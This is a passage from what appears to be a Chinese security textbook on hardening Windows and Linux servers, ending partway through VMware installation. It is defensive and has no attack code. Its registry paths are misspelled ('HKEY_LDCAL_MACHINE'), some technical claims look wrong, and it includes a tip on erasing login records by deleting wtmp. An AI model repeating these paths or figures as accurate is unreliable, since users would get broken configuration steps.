由于网络中可能存在多种客户机,这些客户机可能使用了不同的网络协议,如 TCP/IP、IPX/SPX 等。但 Windows NT 系统支持几乎所有常见的网络协议。

2) 内置 Internet 服务

随着互联网发展和 TCP/IP 协议簇的标准化,Windows NT 操作系统内置了 IIS,可以使用户轻松地配置各种网络服务。

3) 支持 NTFS 文件系统

Windows 9x 使用的文件系统是 FAT,在 NT 中内置同时支持 FAT 和 NTFS 的磁盘分区格式。FAT32 文件仅提供了文件夹的安全控制,而 NTFS 文件系统同时具备了安全性和稳定性,并且能设置文件和文件夹的安全性。全 32 位内核的 NTFS 为磁盘目录与文件提供安全设置,指定访问权限。NTFS 自动记录与文件相关的变动操作,具有文件修复能力。NTFS 文件系统每簇仅为 512B,硬盘利用率最高。但是 NTFS 也有自己不足的地方,它的兼容性差。NTFS 可以访问 FAT 文件系统,但是反向操作无法进行。目前支持 NTFS 分区格式的系统不多,除了 NT 外,Windows 2000、Windows XP、Windows 2003、Windows 2008 系统也支持这种文件系统形式。

2. Windows 2000 系统安全

Windows 2000 起初称为 Windows NT 5.0,它综合了 Windows 98 和 Windows NT 4.0 的很多优点和性能,Windows 2000 系统具有如下安全特性。

1) 活动目录

Windows 2000 Server 在 Windows NT Server 4.0 的基础上,进一步发展了活动目录(Active Directory)。活动目录是从一个数据存储开始的。它采用的是 Exchange Server 的数据存储,称为 Extensible Storage Service(ESS)。其特点是不需要事先定义数据库的参数,可以做到动态地增长,性能非常优良。活动目录包括两个方面:一个目录和与目录相关的服务。目录是存储各种对象的物理容器;而目录服务是使目录中的所有信息和资源发挥作用的服务。活动目录是一个分布式的目录服务。信息可以分散在多台不同的计算机上,保证快速访问和容错;同时用户可以在任何地方访问,为用户提供统一的视图。

2) 文件系统

Windows 2000 在 Windows NT Server 4.0R 高效文件服务基础上,加强和新增了分布

式文件系统、用户配额、加密文件系统、磁盘碎片整理和索引服务等服务。分布式文件系统帮助实现了不管文件的物理分布情况都把文件组织成树状的分层次逻辑结构，便于访问，加强了容错能力。Windows 2000 采用 NTFS 5 的文件系统，它改善了 NTFS 4 的访问许可权限。它增加了两个特别访问许可：权限改变和拥有所有权。Windows 2000 分布式网络环境中，增加了一个管理文件存储增长问题的新工具：磁盘配额。它允许管理员根据文件或文件夹的所有权来向用户分配磁盘空间，还可以设定警报和观察用户所剩的磁盘空间。加密文件系统是在磁盘上存储 NTFS 文件的一种新的加密存储方式。

3）存储服务

Windows 2000 中使用的存储管理体现在动态磁盘卷管理、磁盘碎片整理和自动系统恢复等方面。Windows 2000 还设计了通过层次性存储管理、支持新兴存储访问协议等方法来降低存储的成本。层次性存储管理是建立在远程存储服务之上的，能够不增加磁盘就可以在服务器上增加新的自由存储空间。

4）数据和通信安全

在数据和通信安全方面，Windows 2000 实现了如下的特征：数据安全性、企业间通信的安全性、企业和 Internet 的单点安全登录以及易用和良好扩展性的安全管理。Windows 2000 保证数据安全的方法通过以下三个方面实现：用户登录时的安全性，网络数据的保护，存储数据的保护。

虽然 Windows 2000 系统在安全方面又做了很大改进，但是仍然存在一些安全隐患，下面介绍一些增强系统安全的技术。

1）系统启动安全增强

非法用户若能以软盘及光盘启动计算机，那他就可以在 DOS 系统下随意对系统进行攻击。因此用户必须关闭软盘及光盘的启动功能。

2）账号与口令管理安全增强

在 Windows 2000 系统中用户账户有两种：活动目录用户账户和计算机账户。用户账户是用来记录用户的用户名和口令、隶属的组、可以访问的网络资源，以及用户的个人文件和设置。每个用户都应在域控制器中有一个用户账户，才能访问服务器，使用网络上的资源。用户账户由一个“用户名”和一个“口令”来标识，二者都需要用户在登录时输入。Windows 2000 提供可用于登录到 Windows 2000 计算机的预定义用户账户。账户通常分为两类：管理员账户和客户账户。每个预定义账户有不同的权利和权限组合，所以要合理使用和严格管理。计算机账户是指每个加入域的 Windows 2000 系统的计算机都应具有的账户。一个加入域的计算机账户，可拥有多个用户账户，且在不同的计算机上使用自己的用户账户进行网络登录。账号和口令经常成为入侵者入侵系统的突破口，账号越多，危险越大。因此要加强用户账号的管理。

加强用户账户管理的方法如下。

(1) 停用 Guest 账户。在计算机管理的用户里面把 Guest 账户停用，任何时候都不允许 Guest 账户登录系统。

(2) 限制不必要的用户数量。去掉所有的 duplicate user 账户。

(3) 把系统 Administrator 账号改名。

(4) 创建一个陷阱账号。创建一个 Administrator 的本地账号，把它的权限设为最低，

并设一个超复杂的口令。

(5) 设置安全复杂的口令。

(6) 设置屏幕保护口令。这是防止内部人员随意进入系统的一个屏障。

(7) 不让系统显示上次登录的用户名。

Windows 系统资源安全管理也是系统安全很重要的方面,可以通过下面的设置来提高系统的安全性。

(1) 共享权限的修改。在系统默认情况下,每建立一个新的共享,Everyone 用户就享有"完全控制"的共享权限,因此,在建立新的共享后应该立即修改 Everyone 的默认权限。

(2) 注册表安全。Windows 2000 中很多安全设置,都要通过注册表来进行,所以要保证注册表的安全。

对于 Windows 系统网络安全管理方面,可以通过下面的方法提高系统的安全性。

(1) 系统补丁。

(2) 禁止空连接。默认情况下,任何用户可以通过空连接连上服务器,进而枚举出账号,猜测口令。

(3) 关闭不必要的网络服务和网络端口。

过多的网络服务和端口的开放增加了系统的安全风险,为此应尽量避免打开不必要的服务和端口。

3. Windows Server 2003 系统安全

在 Windows 2000 基础上改进而来的 Windows 2003,因其操作方便,功能强大,成为一段时间内服务器操作系统的主流。在安全方面,Windows 2003 的安全模型发挥了巨大作用。

(1) Windows 2003 安全模型的功能

① 身份验证。Windows Server 2003 进行身份验证时分两部分执行:交互式登录和网络身份验证。

② 访问控制。访问控制是批准用户、组和计算机访问网络上的对象的过程。

③ 加密文件系统(EFS)。继续延续 Windows 2000 的这一技术,其对加密文件的用户是透明的,即此用户在使用该加密文件时不用手动解密。

④ 公钥基础结构。

⑤ Internet 协议安全性(IPSec)。它通过使用加密的安全服务以确保在 Internet 协议网络上进行保密和安全的通信。

(2) Windows Server 2003 中存在的安全问题

在安装的过程中,存在下面的安全隐患。

① 在接入网络时进行系统安装。因为在安装中,当输入 Administrator 密码后,系统就会自动建立 ADMIN $ 的共享。任何人都可以通过 ADMIN $ 进入系统。

② 操作系统与应用系统共用一个磁盘分区。当二者装在一个分区时,将导致一旦操作系统文件泄漏,攻击者可能获取应用系统的访问权限,从而影响应用系统的安全。

③ 采用默认安装。默认安装时可能会安装一些安全隐患的组件。

④ 系统补丁安装不及时,不全面。

在系统运行的过程中,仍然存在一些安全隐患。

① 默认共享：系统在运行后，会自动创建一些隐藏的共享。一般有以下几个共享文件：CDE$ 每一个分区的根共享目录；ADMIN $ 远程管理用的共享目录；IPC$ 空连接；NetLogon 共享。

② 默认服务：系统在运行后，自动启动了许多有安全隐患的服务，如 Telnet、Remote Registry Services 等，这些服务实际工作中如不需要，可以禁用。

③ 安全策略：默认下，安全策略是不起作用的。

④ 管理员账号：在系统运行后，Administrator 账号没有停用，攻击者可能一遍一遍尝试这个账号的口令。

⑤ 页面文件：页面文件用来存储没有装入内存的程序和数据文件部分的隐藏文件，其中可能含有敏感信息。

⑥ 共享文件：默认状态下，每个人对新创建的文件共享都拥有完全的控制权限，这是不安全的，应该严格控制用户的访问权限。

⑦ Dump 文件：Dump 文件在系统崩溃后和蓝屏的时候是一份很有用的查找问题的资料，但同时也会给攻击者提供一些敏感信息。

⑧ Web 服务：系统本身自带的 IIS 服务、FTP 服务存在安全隐患。

(3) 针对上面提到的安全隐患可以执行的安全防范措施

① 关闭系统默认共享。

方法 1：采用批处理文件在系统启动时自动删除共享。

方法 2：修改注册表，禁止默认的共享功能。

HKEY_LDCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Lanmanserver\parameter 下新建一个双字节项 auto share server，设其值为 0 即可。

② 关闭不必要的服务。如 DHCP Client，DNS Client，Print spooler，Remote Registry Services，SNMP Services 等。

③ 启用安全策略。包括账号锁定策略，密码策略，审核策略，用户权限分配，安全选项。其中开启审核策略是系统最基本的入侵检测方法。下面的审核是必须开启的：审核系统登录事件、审核账户管理、审核登录事件、审核对象访问、审核策略更改、审核特权使用和审核系统事件。

④ 加强对 Administrator 账号和 Guest 账号的管理控制。

⑤ 清除页面文件。打开注册表，修改下面所示键的值：

HKEY_LDCAL_MACHINE\SYSTEM\CurrentControlSet\Control\SessionManager\MemoryManagement 中的 ClearPageFileAtShutdown 的值改为 1，可以防止系统产生页面文件。

⑥ 清除 Dump 文件。打开"控制面板"→双击"系统"→打开"系统属性"→单击"高级"→单击"启动和故障恢复"选项区域中的"设置"→将"写入调试信息"改成"无"。

⑦ 防范 NetBIOS 漏洞攻击。关闭 139 服务端口。

⑧ 加强 IIS 服务器的安全。

4. Windows XP 系统安全

Windows XP 版本作为 Windows 系列中个人计算机用户的系统，具有运行可靠、稳定而且速度快的特点。成熟的技术支持，清新明快的外观设计，使用户有着良好的视觉享受。

个人用户使用的 Windows XP 包括专业版(Professional Edition)和家庭版(Home Edition)。两个版本基本相同,专业版只是额外增加了适用于企业网络用户和高级用户的特性。

Windows XP 继续延续 Windows 系列的安全机制,体现在安装安全策略、账号安全策略、应用安全策略、网络安全策略等方面。下面仅针对系统服务和进程的问题进行说明。

1) 完善的用户管理功能

Windows XP 采用 Windows 2000/NT 的内核,在用户管理上非常安全。凡是增加的用户都可以在登录的时候看到,不像 Windows 2000 那样,被黑客增加了一个管理员组的用户都发现不了。使用 NTFS 文件系统可以通过设置文件夹的安全选项来限制用户对文件夹的访问,如某普通用户访问另一个用户的文档时会提出警告。还可以对某个文件(或者文件夹)启用审核功能,将用户对该文件(或者文件夹)的访问情况记录到安全日志文件中,进一步加强对文件操作的监督。

拥有 Administrator 权限的用户,打开命令提示符窗口,输入“net start”命令后,就可看到已经开启的系统服务。如果为了详细查看,可以在“运行”里面输入“services. msc”,打开服务设置窗口。服务分为三种启动类型:自动、手动、已禁用。

2) 透明的软件限制策略

在 Windows XP 中,软件限制策略以“透明”的方式来隔离和使用不可靠的、潜在的对用户数据有危害的代码,这可以保护用户的计算机免受各种通过电子邮件或网页传播的病毒、木马程序和蠕虫等的侵害,保证了数据的安全。

3) 支持 NTFS 文件系统以及加密文件系统

Windows XP 里的加密文件系统 (EFS)基于公众密钥,并利用 CryptoAPI 结构默认的 EFS 设置,EFS 还可以使用扩展的 Data Encryption Standard (DESX)和 Triple-DES (3DES) 作为加密算法。用户可以轻松地加密文件。

加密时,EFS 自动生成一个加密密钥。当用户加密一个文件夹时,文件夹内的所有文件和子文件夹都被自动加密了,数据就会更加安全。

4) 安全的网络访问特性

新的特性主要表现在以下几个方面。

(1) 补丁自动更新,为用户“减负”。

(2) 系统自带 Internet 连接防火墙。

自带了 Internet 防火墙,支持 LAN、VPN、拨号连接等。支持“自定义设置”以及“日志查看”,为系统的安全筑起了一道“黑客防线”。

(3) 关闭“后门”。

在以前的版本中,Windows 系统留着几个“后门”,如 137、138、139 等端口都是“敞开大门”的,在 Windows XP 中这些端口是关闭的。

5. Windows 7 系统安全

相对于 Windows XP 和 Vista,Windows 7 的性能有着显著的改进,但是它们的操作方式却极为相近。Windows 7 具有一个全新的、时髦的用户界面外观和许多的新功能,“尝试新鲜事物”,这也是很多用户选择 Windows 7 的原因。

1) 保护内核

内核是操作系统的核心,这也使得它成为恶意软件和其他攻击的主要目标。如果攻击

者能够访问或操控操作系统的内核，那么他们可以在其他应用程序甚至操作系统本身都无法检测到的层次上执行恶意代码。微软开发了“内核模式保护”来保护核心，并确保不会出现未获授权的访问。

2）更安全的网页浏览

Windows 7 附带了功能更为强大的网页浏览器 IE8。用户也可以在其他的 Windows 操作系统版本上下载并运行 IE8，所以它不是专用于 Windows 7 的，但它确实带来了一些安全性能上的提升。

首先，InPrivate 浏览方式提供了私密上网的能力，就像 in private（私下地）这个名字它所揭示的一样。当启动一个 InPrivate 浏览窗口时，IE 浏览器不会保存个人网上冲浪的任何相关信息。这意味着，用户所输入的信息不会保存在 cache 中，也没有历史信息记录用户访问过的网站。当用户在一台共享或者公共的计算机上使用 IE8 时（比如在图书馆），这项功能就显得特别有用。

IE8 另一个安全上的改进是保护模式。保护模式的实现是基于 Windows 7 的安全组件，这些组件能够确保恶意或未经授权的代码不会被允许在浏览器上运行。保护模式会阻止 drive-by 下载攻击，这些攻击使得用户在访问某个被攻破的网站时就能安装恶意软件到用户的系统中。

3）保护机制

用户账户控制（UAC）是 Windows Vista 上一个让所有人爱恨交织的。使用 Windows 7 时，UAC 仍然存在，但微软增加了一个控制滑杆，建议用户使用 UAC 提供的保护——这样就使弹出式对话框的数量受允许访问和执行文件数量的限制。

弹出对话框只是 UAC 所能做的能被看到的很小的一个方面。在 Windows Vista 下，许多用户只是简单地禁用全部 UAC，但那样也关闭了保护模式 IE 和一些其他的操作系统的保护。在 Windows 7 下的滑杆被默认设置为和 Windows Vista 相同的保护方式，但用户可以在控制面板下对它进行自定义设置。

4）安全工具和应用软件

Windows 防火墙和 Windows Defender 反间谍软件工具包含在 Windows 7 的基本安装包中。也可以下载并安装 Microsoft Security Essentials，这是一个微软发布的免费反病毒产品。

5）监控 Action Center

Windows XP 用户所熟悉的安全中心已被 Windows Action Center 所取代。Action Center 是一个包括安全中心的、更全面的监控 Windows 7 系统的控制台。

该 Action Center 的安全部分提供了用户 Windows 7 系统的涉及安全的粗略信息。建议随时对有关防火墙、间谍软件和病毒软件、Windows 的更新状态、Internet 安全设置和 UAC 的信息进行监控。

6. Windows Server 2008 系统安全

大多数的 Windows Server 2008 都同时拥有 32 位和 64 位两个版本，Windows Server 2008 for Itanium-based Systems 支持 IA-64 处理器。Windows Server 2008 是 Microsoft 最

后一个支持32位服务器的操作系统。下面是 Windows Server 2008 版本类型，它延续了 Windows Server 2003 的版本命名方式：

Windows Server 2008 Standard(简体中文正式零售标准版)

Windows Server 2008 Enterprise(简体中文正式企业版)

Windows Server 2008 Datacenter (简体中文正式数据中心版)

Windows Web Server 2008(简体中文正式网站服务器版)

Windows Server 2008 for Itanium-Based Systems(简体中文正式安腾版)

Windows Server 2008 的主要特点如下。

1) Server Core

作为服务器操作系统，Windows Server 一直以来颇为诟病的地方就是，它是“Windows”，因为管理员根本不需要安装图书驱动、DirectX、ADO、OLE 等东西，毕竟他们不需要运行用户程序；而且，图形用户界面一直是影响 Windows 稳定性的重要因素，精简了的图形用户界面可以减少内存资源占用，增强稳定性和安全性。

Windows Server 2008 当中最引人注意的地方是它崭新的安装模式，在安装时必须允许服务器的管理员选择安装整个服务器软件，或者只安装“服务器核心(Server Core)”。

“服务器核心”是一种恢复到从前的安装方式，没有图形用户界面(GUI)，所有的设置与维护都是由命令控制，或者是利用 Microsoft Management Console 进行远程联机操作。“服务器核心”同时也不会内置 Internet Explorer 等其他许多与核心服务不相干的功能。

2) PowerShell

PowerShell 原计划作为 Windows Vista 的一部分，但只是作为免费下载的增强附件，随后又成了 Exchange Server 2007 的关键组件，后来又被集成到 Windows Server 2008 中。这个新的命令行工具可以作为图形用户界面管理的补充，也可以彻底取代它。

3) 虚拟化

以往在企业级虚拟化领域，VMware 的 ESX Server、Citrix 的 XenServer 等平台受关注的程度几乎很高。Hyper-V 是微软伴随 Windows Server 2008 最新推出的服务器虚拟化解决方案，与微软自家的 Virtual PC、Virtual Server 等产品相比，有着很显著的区别。与 Virtual Server 要经过三层的转换相比，Hyper-V 的基本架构简化了虚拟机和硬件之间的层数，这种架构使得虚拟机和硬件之间只通过很薄的一层进行连接，因而虚拟机执行效率非常高，可以更加充分地利用硬件资源，使虚拟机系统性能非常接近真实的操作系统性能。

4) Internet Information Server(IIS) 7.0

Internet Information Server(IIS) 7.0 支持以 FastCGI 方式运行 PHP，与 Windows Server 2003(IIS 6.0)和 Windows 2000(IIS 5.0)相比有很大的提高。

3.1.3 Linux 系统安全

随着 Internet/Intranet 的日益普及，采用 Linux 网络操作系统作为服务器的用户也越来越多，这一方面是因为 Linux 是开放源代码的免费正版软件，另一方面也是因为较之微软

的 Windows NT 网络操作系统而言，Linux 系统具有更好的稳定性、效率性和安全性。在使用 Linux 系统时，也要详细了解它的安全机制，找出它可能的安全隐患，给出相应的安全策略和保护措施。

1. Linux 网络操作系统的基本安全机制

Linux 网络操作系统提供了用户账号、文件系统权限和系统日志文件等基本安全机制，如果这些安全机制配置不当，就会使系统存在一定的安全隐患。因此，网络系统管理员必须小心地设置这些安全机制。

1）Linux 系统的用户账号

在 Linux 系统中，用户账号是用户的身份标志，它由用户名和用户口令组成。在 Linux 系统中，系统将输入的用户名存放在/etc/passwd 文件中，而将输入的口令以加密的形式存放在/etc/shadow 文件中。在正常情况下，这些口令和其他信息由操作系统保护，能够对其进行访问的只能是超级用户（root）和操作系统的一些应用程序。但是如果配置不当或在一些系统运行出错的情况下，这些信息可以被普通用户得到。进而，恶意的用户就可以使用口令破解工具去得到加密前的口令。

2）Linux 的文件系统权限

Linux 文件系统的安全主要是通过设置文件的权限来实现的。每一个 Linux 的文件或目录都有三组属性，分别定义文件或目录的所有者、用户组和其他人的使用权限（只读、可写、可执行、允许 SUID、允许 SGID 等）。特别注意，权限为 SUID 和 SGID 的可执行文件，在程序运行过程中，会给进程赋予所有者的权限，如果被黑客发现并利用就会给系统造成危害。

3）合理利用 Linux 的日志文件

Linux 的日志文件用来记录整个操作系统的使用状况。作为一个 Linux 网络系统管理员要充分用好以下几个日志文件。

（1）/var/log/lastlog 文件

记录最后进入系统的用户的信息，包括登录的时间、登录是否成功等信息。这样用户登录后只要用 lastlog 命令查看一下/var/log/lastlog 文件中记录的所用账号的最后登录时间，再与自己的用机记录对比一下就可以发现该账号是否被黑客盗用。

（2）/var/log/secure 文件

记录系统自开通以来所有用户的登录时间和地点，可以给系统管理员提供更多的参考。

（3）/var/log/wtmp 文件

记录当前和历史上登录到系统的用户的登录时间、地点和注销时间等信息。可以用 last 命令查看，若想清除系统登录信息，只需删除这个文件，系统会生成新的登录信息。

2. Linux 网络系统可能受到的攻击和安全防范策略

Linux 操作系统是一种公开源码的操作系统，因此比较容易受到来自底层的攻击，系统管理员一定要有安全防范意识，通过采取一定的安全措施，来提高 Linux 系统的安全性。为了保护好系统，要清楚 Linux 网络系统可能面对的各种攻击。Linux 网络系统可能受到的

攻击类型主要如下。

1）“拒绝服务”攻击

所谓“拒绝服务”攻击是指黑客采取具有破坏性的方法阻塞目标网络的资源，使网络暂时或永久瘫痪，从而使 Linux 网络服务器无法为正常的用户提供服务。例如黑客可以利用伪造的源地址或受控的其他地方的多台计算机同时向目标计算机发出大量、连续的 TCP 连接请求，从而使目标服务器系统瘫痪。

2）“口令破解”攻击

口令安全是保卫自己系统安全的第一道防线。“口令破解”攻击的目的是为了破解用户的口令，从而可以取得已经加密的信息资源。例如黑客可以利用一台高速计算机，配合一个字典库，尝试各种口令组合，直到最终找到能够进入系统的口令，打开网络资源。

3）“欺骗用户”攻击

“欺骗用户”攻击是指网络黑客伪装成网络公司或计算机服务商的工程技术人员，向用户发出呼叫，并在适当的时候要求用户输入口令，这是用户最难对付的一种攻击方式，一旦用户口令失密，黑客就可以利用该用户的账号进入系统。

4）“扫描程序和网络监听”攻击

许多网络入侵是从扫描开始的，利用扫描工具黑客能找出目标主机上各种各样的漏洞，并利用这些漏洞对系统实施攻击。

网络监听也是黑客们常用的一种方法，当成功地登录到一台网络上的主机，并取得了这台主机的超级用户控制权之后，黑客可以利用网络监听收集敏感数据或者认证信息，以便日后夺取网络中其他主机的控制权。

3. Linux 网络安全防范策略

Linux 系统作为一个开放系统，存在着很多针对不同应用的程序和工具，它一方面方便了用户，同时也方便了黑客，黑客可以利用这些程序和工具来入侵系统，给系统造成威胁。有时攻击不只来自外网，还来自于内部网络，同样内部的安全设置不可忽视。不过，只要仔细设定系统功能，并加上必要的安全措施，就能让黑客无机可乘。

1）仔细设置每个内部用户的权限

为了保护 Linux 网络系统的资源，在给内部网络用户开设账号时，要仔细设置每个内部用户的权限，一般应遵循“最小权限”原则，也就是仅给每个用户授予完成他们特定任务所必需的服务器访问权限。这样做会大大加重系统管理员的管理工作量，但为了整个网络系统的安全还是应该坚持这个原则。

2）确保用户口令文件/etc/shadow 的安全

对于网络系统而言，口令是比较容易出问题的地方，作为系统管理员应告诉用户在设置口令时要使用安全口令（在口令序列中使用非字母、非数字等特殊字符）并适当增加口令的长度（大于 6 个字符）。系统管理员要保护好/etc/passwd 和/etc/shadow 这两个文件的安全，不让无关的人员获得这两个文件，这样黑客利用 John 等程序对/etc/passwd 和/etc/shadow 文件进行字典攻击获取用户口令的企图就无法进行。系统管理员要定期用 John 等程序对本系统的/etc/passwd 和/etc/shadow 文件进行模拟字典攻击，一旦发现有不安全的

用户口令,要强制用户立即修改。

3）加强对系统运行的监控和记录

Linux 网络系统管理员,应对整个网络系统的运行状况进行监控和记录,这样通过分析记录数据,可以发现可疑的网络活动,并采取措施预先阻止今后可能发生的入侵行为。如果进攻行为已经实施,则可以利用记录数据跟踪和识别侵入系统的黑客。

4）合理划分子网和设置防火墙

如果内部网络要进入 Internet,必须在内部网络与外部网络的接口处设置防火墙,以确保内部网络中的数据安全。对于内部网络本身,为了便于管理,合理分配 IP 地址资源,应该将内部网络划分为多个子网,这样做也可以阻止或延缓黑客对整个内部网络的入侵。

5）定期对 Linux 网络进行安全检查

Linux 网络系统的运转是动态变化的,因此对它的安全管理也是变化的,没有固定的模式,作为 Linux 网络系统的管理员,在为系统设置了安全防范策略后,应定期对系统进行安全检查,并尝试对自己管理的服务器进行攻击,如果发现安全机制中的漏洞应立即采取措施补救,不给黑客以可乘之机。

6）保护最新的系统核心

由于 Linux 系统的开放性,经常有更新的程序和系统补丁出现,因此为了加强系统安全,一定要经常更新系统内核。

Kernel 是 Linux 操作系统的核心,它常驻内存,用于加载操作系统的其他部分,并实现操作系统的基本功能。由于 Kernel 控制计算机和网络的各种功能,因此,它的安全性对整个系统安全至关重要。

早期的 Kernel 版本存在许多众所周知的安全漏洞,而且也不太稳定,只有 2.0.x 以上的版本才比较稳定和安全,新版本的运行效率也有很大改观。在设定 Kernel 的功能时,只选择必要的功能,千万不要将所有功能全部选择,否则会使 Kernel 变得很大,既占用系统资源,也给黑客留下可乘之机。

7）制定适当的数据备份计划确保系统万无一失

没有一种操作系统的运转是百分之百可靠的,也没有一种安全策略是万无一失的,因此作为 Linux 系统管理员,必须为系统制定适当的数据备份计划,充分利用磁带机、光盘刻录机、双机热备份等技术手段为系统保存数据备份,使系统一旦遭到破坏或黑客攻击而发生瘫痪时,能迅速恢复工作,把损失减少到最小。

CD-ROM 备份是当前最好的系统备份介质,将数据备份以后,可以定期将系统与光盘内容进行比较以验证系统的完整性是否遭到破坏。如果对安全级别的要求特别高,那么可以将光盘设置为可启动的并且将验证工作作为系统启动过程的一部分。这样只要可以通过光盘启动,就说明系统尚未被破坏过。

如果创建了一个只读的分区,那么可以定期从光盘映像重新装载它们。即使像/boot、/lib 和/sbin 这样不能被安装成只读的分区,仍然可以根据光盘映像来检查它们,甚至可以在启动时从另一个安全的映像重新下载它们。

4. 加强 Linux 网络服务器的管理

可以通过以下措施来实现网络服务器的安全使用。

1）利用记录工具，记录对 Linux 系统的访问

Linux 系统管理员可以利用前面所述的记录文件和记录工具记录事件，可以每天查看或扫描记录文件，这些文件记录了系统运行的所有信息。如果需要，还可以把高优先级的事件提取出来传送给相关人员处理，如果发现异常可以立即采取措施。

2）慎用 Telnet 服务

在 Linux 下，用 Telnet 进行远程登录时，用户名和用户密码是以明文传输的，这就有可能被在网上监听的其他用户截获。另一个危险是黑客可以利用 Telnet 登入系统，如果黑客又获得了超级用户权限，则会对系统造成极大的威胁。因此，如果不是很需要的情况下，不要开放 Telnet 服务。如果一定要开放 Telnet 服务，应该要求用户用特殊的工具软件进行远程登录，这样就能在网上传送加密过的用户密码，防止密码在传输过程中被黑客截获。

3）合理设置 NFS 服务和 NIS 服务

NFS（Network File System，网络文件系统）服务，允许工作站通过网络共享一个或多个服务器输出的文件系统。但对于配置得不合理的 NFS 服务器来讲，用户不经登录就可以阅读或者更改存储在 NFS 服务器上的文件，使得 NFS 服务器很容易受到攻击。如果一定要提供 NFS 服务，要确保基于 Linux 的 NFS 服务器支持 Secure RPC（Secure Remote Procedure Call），以便利用 DES（Data Encryption Standard）加密算法和指数密钥交换（Exponential Key Exchange）技术验证每个 NFS 请求的用户身份。

NIS（Network Information System，网络信息系统）服务，是一个分布式数据处理系统，它使网络中的计算机通过网络共享 passwd 文件、group 文件、主机表文件和其他共享的系统资源。通过 NIS 服务和 NFS 服务，在整个网络中的各个工作站上操作网络中共享的数据就像在操作本地计算机系统中的资源一样，并且这种操作过程对用户是透明的。但是 NIS 服务也有漏洞，如非法用户可以利用自己编写的程序来模仿 Linux 系统中的 ypserv 响应 ypbind 的请求，从而截获用户的密码。因此，NIS 的用户一定要使用 ypbind 的 secure 选项，并且不接受端口号小于 1024（非熟知端口）的 ypserv 响应。

4）仔细配置 FTP 服务

FTP 服务与前面讲的 Telnet 服务一样，用户名和用户密码也是明文传输的。因此，为了系统的安全，必须对/etc/ftpusers 文件进行合理配置，禁止 root、bin、daemon、adm 等特殊用户对 FTP 服务器进行远程访问，通过对/etc/ftphosts 设定限制，某些主机不能连入 FTP 服务器，如果系统开放匿名 FTP 服务，则任何人都可以下载文件（有时还可以上载文件），因此，除非特别需要，一般应禁止匿名 FTP 服务。

5）合理设置 POP3 和 Sendmail 等电子邮件服务

对一般的 POP3 服务来讲，电子邮件用户的口令也是按明文方式传送，黑客可以很容易截获用户名和用户密码。为了防止此类问题的出现，必须安装支持加密传送密码的 POP3 服务器（即支持 Authenticated POP 命令），这样用户在向网络中传送密码之前，可以先对密码加密。最新版的 Sendmail 服务器软件在安全方面比老版本的 Sendmail 邮件服务器做得完善，所以要尽量选用新的邮件服务器。

6）加强对 WWW 服务器的管理，提供安全的 WWW 服务

当一个基于 Linux 系统的网站建立好之后，绝大部分用户是利用 WWW 浏览器来访问 Web 服务器，因此必须特别重视 Web 服务器的安全，无论采用哪种基于 HTTP 的 Web 服

务器软件，都要特别关注 CGI（Common Gateway Interface）脚本。这些 CGI 脚本是可执行程序，一般存放在 Web 服务器的 CGI-BIN 目录下面，在配置 Web 服务器时，要保证 CGI 可执行脚本只存放于 CGI-BIN 目录中，这样可以保证脚本的安全，且不会影响到其他目录的安全。

7）禁止 finger 服务

在 Linux 系统下，使用 finger 命令，可以显示本地或远程系统中目前已登录用户的详细信息，黑客可以利用这些信息，增大侵入系统的机会。为了系统的安全，最好禁止提供 finger 服务，即从/usr/bin 下删除 finger 命令。如果要保留 finger 服务，应将 finger 文件换名，或修改权限为只允许 root 用户执行 finger 命令。

3.2　安装与配置 VMware 虚拟机

3.2.1　虚拟机简介

网络安全是一门实践性很强的学科，良好的实验配置是必需的。而虚拟机实现了一台物理机同时运行两台或更多台虚拟机的情形。下面对 VMware 虚拟机进行基本的介绍。

1. 虚拟机的概念

所谓虚拟机就是虚拟计算机。虚拟机就是通过软件在一台计算机上模拟出来若干台可以独立运行而互不干扰的多个具有相同或不同操作系统的计算机。其特别之处在于，每一台虚拟机都与真实的计算机类似，拥有自己的 CPU、内存、硬盘、光驱等硬件设备，甚至还有自己的 BIOS。在虚拟机上，可以安装 Windows、Linux 等真实的操作系统和各种应用程序，并能够同时运行多台装有不同操作系统的虚拟机。在虚拟机上用户可以随意进行任何操作，都不会影响到本机系统。如果本机系统足够强大，用户甚至可以同时运行多个虚拟机来进行复杂的网络实验。虽然虚拟机是由本机系统模拟出来的，但两者之间互不影响。当虚拟机因操作失误崩溃时，用户可以直接将虚拟系统删除而丝毫影响不到本机系统，而且用户安装完虚拟机之后不需要重启计算机。

目前虚拟机有很多种，包括 VMware、Microsoft 的 Virtual PC GSX Server、ESX Server、Virtual Server 以及 Parallers Workstation 等，其中最好用的是 VMware 和 Virtual PC。

2. VMware

VMware 是一款很受欢迎的虚拟机软件，它是由 VMware 公司开发的。VMware 根据使用者的不同可以分为客户端和服务器端虚拟机。而用户主要使用的就是客户端，即 VMware Workstation。它是唯一能同时在 Windows 和 Linux 平台上运行的虚拟机软件。

VMware Workstation 的最新版本是 VMware Workstation v8.0.2，它提供三个版本：VMware-ESX-Server（它本身就是一个操作系统，不需要其他操作系统的支持，带有远程 Web 管理和客户端管理功能）、VMware-GSX-Server（它需要在主系统上安装，要 Windows 2000 以上的 Windows 系统或 Linux 系统，同样具有远程 Web 管理和客户端管理功能）、VMware Workstation（不具有远程 Web 管理和客户端管理功能）。

3. Virtual PC

Virtual PC 可以在 Mac OS 和 Windows 操作系统上模拟 x86 计算机，并在其中安装和

运行操作系统。该系统原来由 Connectix 公司开发，并由原来只在 Mac OS 运行改为跨平台。现在被微软公司收购，并正式改名为 Windows Virtual PC。如果本机系统够好，Virtual PC 可以在一台计算机上最多同时运行 32 个操作系统，它的设置过程比较简单。

微软公司于 2006 年宣布 Virtual PC 成为免费软件。它的最新版本支持 Windows Vista 系统的安装。

3.2.2 VMware 的安装与配置

1. 计算机硬件配置

虚拟机毕竟是将两台以上的计算机的任务集中在一台计算机上，所以对硬件的要求比较高，主要是 CPU、硬盘和内存。目前的计算机 CPU 多数是 P4 以上，硬盘都是几百 GB，这样的配置已经完全能满足要求。关键是内存，内存的大小等于本机系统加上虚拟机操作系统需求之和。

2. 对本机操作系统的要求

用户安装不同的虚拟机，对本机的操作系统要求不同。VMware 既可以运行在 Windows 中，也可以运行在 Linux 中，但它运行的 Windows 操作系统必须是 NT 版本以上。Virtual PC 可以运行在 Windows 和 Mac OS 操作系统上，但它运行的 Windows 操作系统必须是 Windows 95 以上。

3. 虚拟机 VMware 的安装

下面通过图示，说明虚拟机的安装过程。

(1) 将 VMware 安装程序解压到指定文件夹下面，双击安装程序，开始安装。

(2) 接下来的几步均按系统的默认选项设置，由于通常不会用到调试组件，所以选择 Custom 方式进行安装。

